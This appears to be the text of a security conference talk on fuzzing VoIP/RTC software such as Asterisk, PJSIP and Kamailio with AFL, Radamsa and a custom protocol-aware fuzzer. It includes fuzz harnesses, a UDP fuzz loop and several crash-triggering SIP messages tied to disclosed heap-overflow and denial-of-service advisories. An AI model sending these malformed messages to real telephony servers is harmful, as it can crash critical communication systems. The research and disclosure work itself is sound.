A tale of two RTC fuzzing approaches

Agenda

1. Introduction
2. First approach: instrumentation with AFL
3. Second approach: built a smart fuzzer
4. Conclusion

Introduction

About us and our story

- Sandro Gauci
  - original author of SIPVicious
  - Penetration Tester & Security Researcher
  - behind Enable Security GmbH
- Alfred Farrugia
  - often works with Enable Security
  - enjoys building fuzzers and using them
  - this is mostly his *fault* ;-)

Our story and aim of this presentation

- been fuzzing software as a side-project and also professionally for a while
- tried different approaches with RTC software
- aim is to describe our tests; both our failures and the few successes

Fuzzing RTC?

What (wtf is fuzzing)?

> Fuzzing or fuzz testing is an automated software testing technique that involves providing invalid, unexpected, or random data as inputs to a computer program. The program is then monitored for exceptions such as crashes, or failing built-in code assertions or for finding potential memory leaks.

Wikipedia

Why (bother with) RTC?

- Considered to be critical infrastructure
- Exposed to potential attackers
- Downtime causes major losses
- Not many people seem to be doing it

First approach

- Trying different experiments
- American Fuzzy Lop (AFL) looked particularly attractive


Why AFL?

The bug-o-rama trophy case

Yeah, it finds bugs. I am focusing chiefly on development and have not been running the fuzzer at a scale, but here are some of the notable vulnerabilities and other uniquely interesting bugs that are attributable to AFL (in large part thanks to the work done by other users):

IJG jpeg [1]	libjpeg-turbo [1] [2]	libpng [1]
libtiff [1] [2] [3] [4] [5]	mozjpeg [1]	PHP [1] [2] [3] [4] [5] [6] [7] [8]
Mozilla Firefox [1] [2] [3] [4]	Internet Explorer [1] [2] [3] [4]	Apple Safari [1]
Adobe Flash / PCRE [1] [2] [3] [4] [5] [6] [7]	sqlite [1] [2] [3] [4...]	OpenSSL [1] [2] [3] [4] [5] [6] [7]
LibreOffice [1] [2] [3] [4]	poppler [1] [2...]	freetype [1] [2]

Why AFL?


american fuzzy lop 0.47b (readpng)
process timing
run time : 0 days, 0 hrs, 4 min, 43 sec
last new path : 0 days, 0 hrs, 0 min, 26 sec
last uniq crash : none seen yet
last uniq hang : 0 days, 0 hrs, 1 min, 51 sec
overall results
cycles done : 0
total paths : 195
uniq crashes : 0
uniq hangs : 1
cycle progress
now processing : 38 (19.49%)
paths timed out : 0 (0.00%)
map coverage
map density : 1217 (7.43%)
count coverage : 2.55 bits/tuple
stage progress
now trying : interest 32/8
stage execs : 0/9990 (0.00%)
total execs : 654k
exec speed : 2306/sec
findings in depth
favored paths : 128 (65.64%)
new edges on : 85 (43.59%)
total crashes : 0 (0 unique)
total hangs : 1 (1 unique)
fuzzing strategy yields
bit flips : 88/14.4k, 6/14.4k, 6/14.4k
byte flips : 0/1804, 0/1786, 1/1750
arithmetics : 31/126k, 3/45.6k, 1/17.8k
known ints : 1/15.8k, 4/65.8k, 6/78.2k
havoc : 34/254k, 0/0
trim : 2876 B/931 (61.45% gain)
path geometry
levels : 3
pending : 178
pend fav : 114
imported : 0
variable : 0
latent : 0

Why AFL?

Uses very efficient techniques:

- compile-time instrumentation
- genetic algorithms
- is solid and widely used

How do you use AFL to fuzz RTC systems?

- AFL is great when fuzzing tools that take file input
  - e.g. `ffmpeg` or `tcpdump`
- AFL is not so great when it comes to fuzzing anything that doesn't take file input (e.g. servers)
- Major hurdle is wiring the target code so that it can be fuzzed with AFL
- Example 1: Asterisk: due to its modular system, we had problems testing specific modules; we ended up copying whole code to be able to load the modules
- Example 2: Kamailio: easier to wire it for fuzzing, except that building it with the compile-time instrumentation for AFL was painful

Easy way out

- Fuzz what requires less effort!
- Libraries typically have a test harness
- Easier to isolate code that needs to be tested

How do you use AFL to fuzz RTC systems?

Need a corpora ..

```
INVITE sip:7170@iptel.org SIP/2.0
Via: SIP/2.0/UDP 195.37.77.100:5040;  rport
Max-Forwards: 10
From: <sip:jiri@iptel.org>
To: <sip:jiri@bat.iptel.org>
Call-ID: d10815e0-bf17-4afa-8412-d9130a793d96@213.20.128.35
CSeq: 2 INVITE
Contact: <sip:213.20.128.35:9315>
User-Agent: Windows RTC/1.0
Content-Type: application/sdp
Content-Length: 451

...
```

And a harness .. example with AFL and PJSIP

Test tool from PJSIP's samples modified to use AFL persistent mode, based off `pjsip-apps/src/samples/sipstateless.c`

```
static void init_media_type (pjsip_media_type * mt,
         char *type, char *subtype, char *boundary) { /* removed */ }

int main (int argc, char *argv[])
{
  // initialization here
  pool = pjsip_endpt_create_pool (sip_endpt, NULL, 512, 512);
  init_media_type (&ctype, "multipart", "mixed", "12345");
    while (__AFL_LOOP(1000))
    {
      char testmsg[10240] = { 0 };
      fread (testmsg, 1, 10240, stdin);

      pj_strdup2_with_null (pool, &str, testmsg);
      body = pjsip_multipart_parse (pool, str.ptr, str.slen, &ctype, 0);
      if (!body)
        {
          printf ("cannot be parsed!\n");
        }
    }
}
```

Which created a message similar to this

```
INVITE sip:2565551100@one.example.com SIP/2.0
Via: SIP/2.0/UDP sip.example.com;branch=7c337f30d7ce.1
From: "Alice, A," <sip:bob@example.com>
To: Bob <sip:bob@example.com>
Call-ID: 602214199@mouse.wonderland.com
CSeq: 1 INVITE
Contact: Alice <sip:alice@mouse.wonderland.com>
content-type: multipart/mixed;`boundary=++

--
--++=AAA
xxx
--+
```

Note that the above SIP message only contains new lines (i.e. `\n`) and no carriage returns (i.e. `\r`).

Which led to this crash

```
gdb --args asterisk -c

....

Asterisk Ready.
Program received signal SIGSEGV, Segmentation fault.
[Switching to Thread 0x7fffd6b85700 (LWP 2625)]
0x00007ffff783fd4c in parse_multipart_part (pool=0x1dff930,
    start=0x7ffff0004359 "--++=Discussion of Mbone Engineering Issues\ne=mbone@somewhere.com
    \nc=IN IP4 224.2.0.1/127\nt=0 0\nm=audio 3456 RTP/AVP 0\na=rtpmapt...\n--+",
    len=18446744073709551615, pct=0x1dffd60) at ../src/pjsip/sip_multipart.c:435
435             while (p!=end && *p!='\n') ++p;
```

AFL and Kamailio

```c
#include "core/parser/msg_parser.h"
int main() {
    if (fuzz_init_memory() != 0) goto error;
    static char buf [maxsize] = {0};
    struct sip_msg* msg;
    set_local_debug_level(-250);
    int i;
    for (i=0; i<maxsize; i++) buf[i] = 0;
    while (__AFL_LOOP(1000)) {
        msg=pkg_malloc(sizeof(struct sip_msg));
        memset(msg,0, sizeof(struct sip_msg));
        int len = read(0, buf, maxsize-2); buf[len] = 0
        len += 1; buf[len] = 0;
        len += 1; str inb; inb.s = buf;
        inb.len = len; len = inb.len;
        msg->buf=buf; msg->len=len;
         if (parse_msg(buf,len, msg) == 0) {
             parse_headers(msg, HDR_FROM_F|HDR_TO_F|HDR_CALLID_F|HDR_CSEQ_F, 0);
        }
        free_sip_msg(msg);
        pkg_free(msg);
    }
}
```

AFL and Kamailio

No issues in Kamailio found when taking this approach

Alternative approach with Radamsa

> Radamsa is a test case generator for robustness testing, a.k.a. a fuzzer

```
echo "aaa" | radamsa
 aaaa

echo "aaa" | radamsa
 ⧗aaa

echo "Fuzztron 2000" | radamsa --seed 4
 Fuzztron 4294967296

echo "1 + (2 + (3 + 4))" | radamsa --seed 12 -n 4
 1 + (2 + (2 + (3 + 4?)
 1 + (2 + (3 +?4))
 18446744073709551615 + 4)))
 1 + (2 + (3 + 170141183460469231731687303715884105727))
```

Alternative approach with Radamsa

- using Radamsa with replay
- immediate result: CSeq issue in PJSIP

Alternative approach with Radamsa

The following `OPTIONS` message reproduced:

```
OPTIONS sip:localhost:5060 SIP/2.0
From: <sip:test@localhost>
To: <sip:test2@localhost>
Call-ID: aa@0000000000
CSeq: 0 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA...AAA
Via: SIP/2.0/UDP 195.37.78.177:5060
Contact: <sip:test@localhost>
Content-Length: 0
```

Alternative approach with Radamsa

Result:

```
 Asterisk Malloc Debugger Started (see /opt/asterisk/var/log/asterisk/mmlog))
Asterisk Ready.
[Apr 11 23:52:41] NOTICE[18382]: res_pjsip/pjsip_distributor.c:536 log_failed_request:
Request 'OPTIONS' from '<sip:test@localhost>' failed for '10.0.2.2:44779' (callid:
aa@0000000000) - No matching endpoint found
^CAsterisk cleanly ending (0).
Executing last minute cleanups
  == Destroying musiconhold processes
  == Manager unregistered action DBGet
  == Manager unregistered action DBPut
  == Manager unregistered action DBDel
  == Manager unregistered action DBDelTree
WARNING: High fence violation of 0x7ff0640058d0 allocated at ../src/pj/pool_policy_malloc.c
default_block_alloc() line 46
WARNING: Memory corrupted after free of 0x7ff064006970 allocated at AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
@0000000000$195.37.78.177:5060$ AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAA...AAA$0$$aa@0000000000$195.37.78.177:5060$() line 1094795585
Segmentation fault
```


Script to produce this issue

```
def radamsafuzz(input):
    p = Popen(['radamsa'], stdin=PIPE, stdout=PIPE)
    p.stdin.write(input)
    out, err = p.communicate()
    return out
def register(_from, _to, callid, useragent, cseq, via, contact, contentlength):
    return 'REGISTER sip:voip.net:5060 SIP/2.0\r\n' + \
           'From: %s\r\n' % _from + \
           'To: %s\r\n' % _to + \
           'Call-ID: %s\r\n' % callid + \
           'User-Agent: %s\r\n' % useragent + \
           'CSeq: %s\r\n' % cseq + \
           'Via: %s\r\n' % via + \
           'Contact: %s\r\n' % contact + \
           'Content-Length: %s\r\n' % contentlength + \
           '\r\n'
HOST = '10.0.2.15'
PORT = 5060
while True:
    s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    s.connect((HOST, PORT))
    while v is None:
        fuzz_register[key] = radamsafuzz(fuzz_register[key])
    dt = register(**fuzz_register)
    with open('payload/%i.raw' % ix, 'wb') as fout:
        fout.write(dt)
    s.sendall(dt)
```

More experiments with this alternative approach

- Little effort, worked surprisingly well
- Tried the same approach with Asterisk `chan_skinny`, did not get too far
- Similar issue with FreeSWITCH

`chan_skinny` couldn't be fuzzed



Reported back to Asterisk project

Issued 3 advisories:

- Heap overflow in CSEQ header parsing affects Asterisk chan_pjsip and PJSIP
- Out of bound memory access in PJSIP multipart parser crashes Asterisk
- Asterisk Skinny memory exhaustion vulnerability leads to DoS

Second approach

- inspired by the CSeq finding in PJSIP
- smart fuzzer, one that knows the target protocols
- started building and ended up with two tools:
  - estoolkit
  - gasoline

Second approach: estoolkit

- build environments on top of docker
- quickly switch through different configurations
  - e.g. `./run.sh 5.1.3 cli config/default`
  - and `./run.sh 5.1.3 gdb config/default`
- gdb mode is especially useful

Second approach: gasoline the fuzzer

- agnostic to which mutation engine we use
  - initial support for radamsa,
  - zzuf added later
- minimal SIP and RTP library targeted towards fuzzing
- so we could actually create a call, a dialog, authenticate

What did we test?

- Asterisk with `chan_sip` .. no results
- Asterisk with `pjsip`
- rtpproxy .. only tested basic default config
- rtpengine .. only tested basic default config
- kamailio .. one finding; only tested basic default config
- voipmonitor (tip: enable the Live Sniffer)
- customer systems/code

Public findings - Kamailio

```
REGISTER sip:localhost:5060 SIP/2.0
Via: SIP/2.0/TCP 127.0.0.1:53497;branch=z9hG4bK0aa9ae17-25cb-4c3a-abc9-979ce5bee394
To: <sip:1@localhost:5060>
From: Test <sip:2@localhost:5060>;tag=bk1RdYaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaRg
Call-ID: 8b113457-c6a6-456a-be68-606686d93c38
Contact: sip:1@127.0.0.1:53497
Max-Forwards: 70
CSeq: 10086 REGISTER
User-Agent: go SIP fuzzer/1
Content-Length: 0
```

Public findings - Asterisk / PJSIP (1)

```
SUBSCRIBE sip:3000@127.0.0.1:5060 SIP/2.0
To: <sip:3000@127.0.0.1:5060>
From: Test <sip:3000@127.0.0.1:5060>
Call-ID: 1627b84b-b57d-4256-a748-30d01d242199
CSeq: 2 SUBSCRIBE
Via: SIP/2.0/TCP 172.17.0.1:10394;branch=z9hG4bK1627b84b-b57d-4256-a748-30d01d242199
Contact: <sip:3000@172.17.0.1>
Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
(REPEAT ACCEPT FOR 50 TIMES)
Event: message-summary
Allow: Allow: SUBSCRIBE, NOTIFY, INVITE, ACK, CANCEL, BYE, REFER, INFO, OPTIONS, MESSAGE
Authorization: Digest username="3000",realm="asterisk",nonce="1517181436/80170188d05f4af45b8530366c8e7e5e
Content-Length: 0
```

Public findings - Asterisk / PJSIP (2)

```
INVITE sip:5678@127.0.0.1:5060 SIP/2.0
To: <sip:5678@127.0.0.1:5060>
From: Test <sip:5678@127.0.0.1:5060>
Call-ID: adc9caea-2d0a-40af-9de5-1dd21387e03a
CSeq: 2 INVITE
Via: SIP/2.0/UDP 172.17.0.1:10394;branch=z9hG4bKadc9caea-2d0a-40af-9de5-1dd21387e03a
Contact: <sip:5678@172.17.0.1>
Content-Type: application/sdp
Content-Length: 228

v=0
o=- 1061502179 1061502179 IN IP4 172.17.0.1
s=Asterisk
c=IN IP4 172.17.0.1
t=0 0
m=audio 17000 RTP/AVP 9 0 101
a=rtpmap:8 alaw/8000
a=rtpmap:0 PCMU/8000
a=rtpmap:101 telephone-event/8000
a=fmtp\x00:101 0-16
a=sendrecv
```

Public findings - Asterisk / PJSIP (3)

```
INVITE sip:5678@127.0.0.1:5060 SIP/2.0
To: <sip:5678@127.0.0.1:5060>
From: Test <sip:5678@127.0.0.1:5060>
Call-ID: 5493d4c9-8248-4c26-a63c-ee74bcf3e1e8
CSeq: 2 INVITE
Via: SIP/2.0/UDP 172.17.0.1:10394;branch=z9hG4bK5493d4c9-8248-4c26-a63c-ee74bcf3e1e8
Contact: <sip:5678@172.17.0.1>
Content-Type: application/sdp
Content-Length: 115

v=0
o=- 1061502179 1061502179 IN IP4 172.17.0.1
s=Asterisk
c=IN IP4 172.17.0.2
m=audio 17002 RTP/AVP 4294967296
```

And also, issues that stop us from fuzzing

Asterisk exhibited a crash when sending a repeated number of INVITE messages over TCP or TLS transport. We reported this as well.

Gasoline vs Kamailio, in action

What else and what is next?

- Also looking at other protocols, especially STUN / TURN
- Will probably look again at compile-time instrumentation / AFL / Libfuzzer approach
- Looking for non-crash vulnerabilities, e.g.
    - authentication bypass
    - dialplan bypass
    - memory disclosure / leak vulnerabilities (similar to Heartbleed)

Conclusion

- AFL approach requires a lot of setting up and customizations
- Would be great if the developers would provide tools, samples and documentation to aid with this
- Some already are (I only know of non-RTC devs who do this) including fuzzing support
- See Google's OSS-Fuzz and it's ideal integration document
- The second approach allows us to do blackbox testing without access to source code
- Appears to be surprisingly effective

Conclusion - ideal integration

Every fuzz target:

- Is maintained by code owners in their RCS (Git, SVN, etc).
- Is built with the rest of the tests - no bit rot!
- Has a seed corpus with good code coverage.
- Is continuously tested on the seed corpus with ASan/UBSan/MSan
- Is fast and has no OOMs
- Has a fuzzing dictionary, if applicable

stolen from https://github.com/google/oss-fuzz/blob/master/docs/ideal_integration.md

Q&A ?

Get in touch

- sandro at enablesecurity dot com
- https://enablesecurity.com
- https://sipvicious.pro && https://sipvicious.org
- @sandrogauci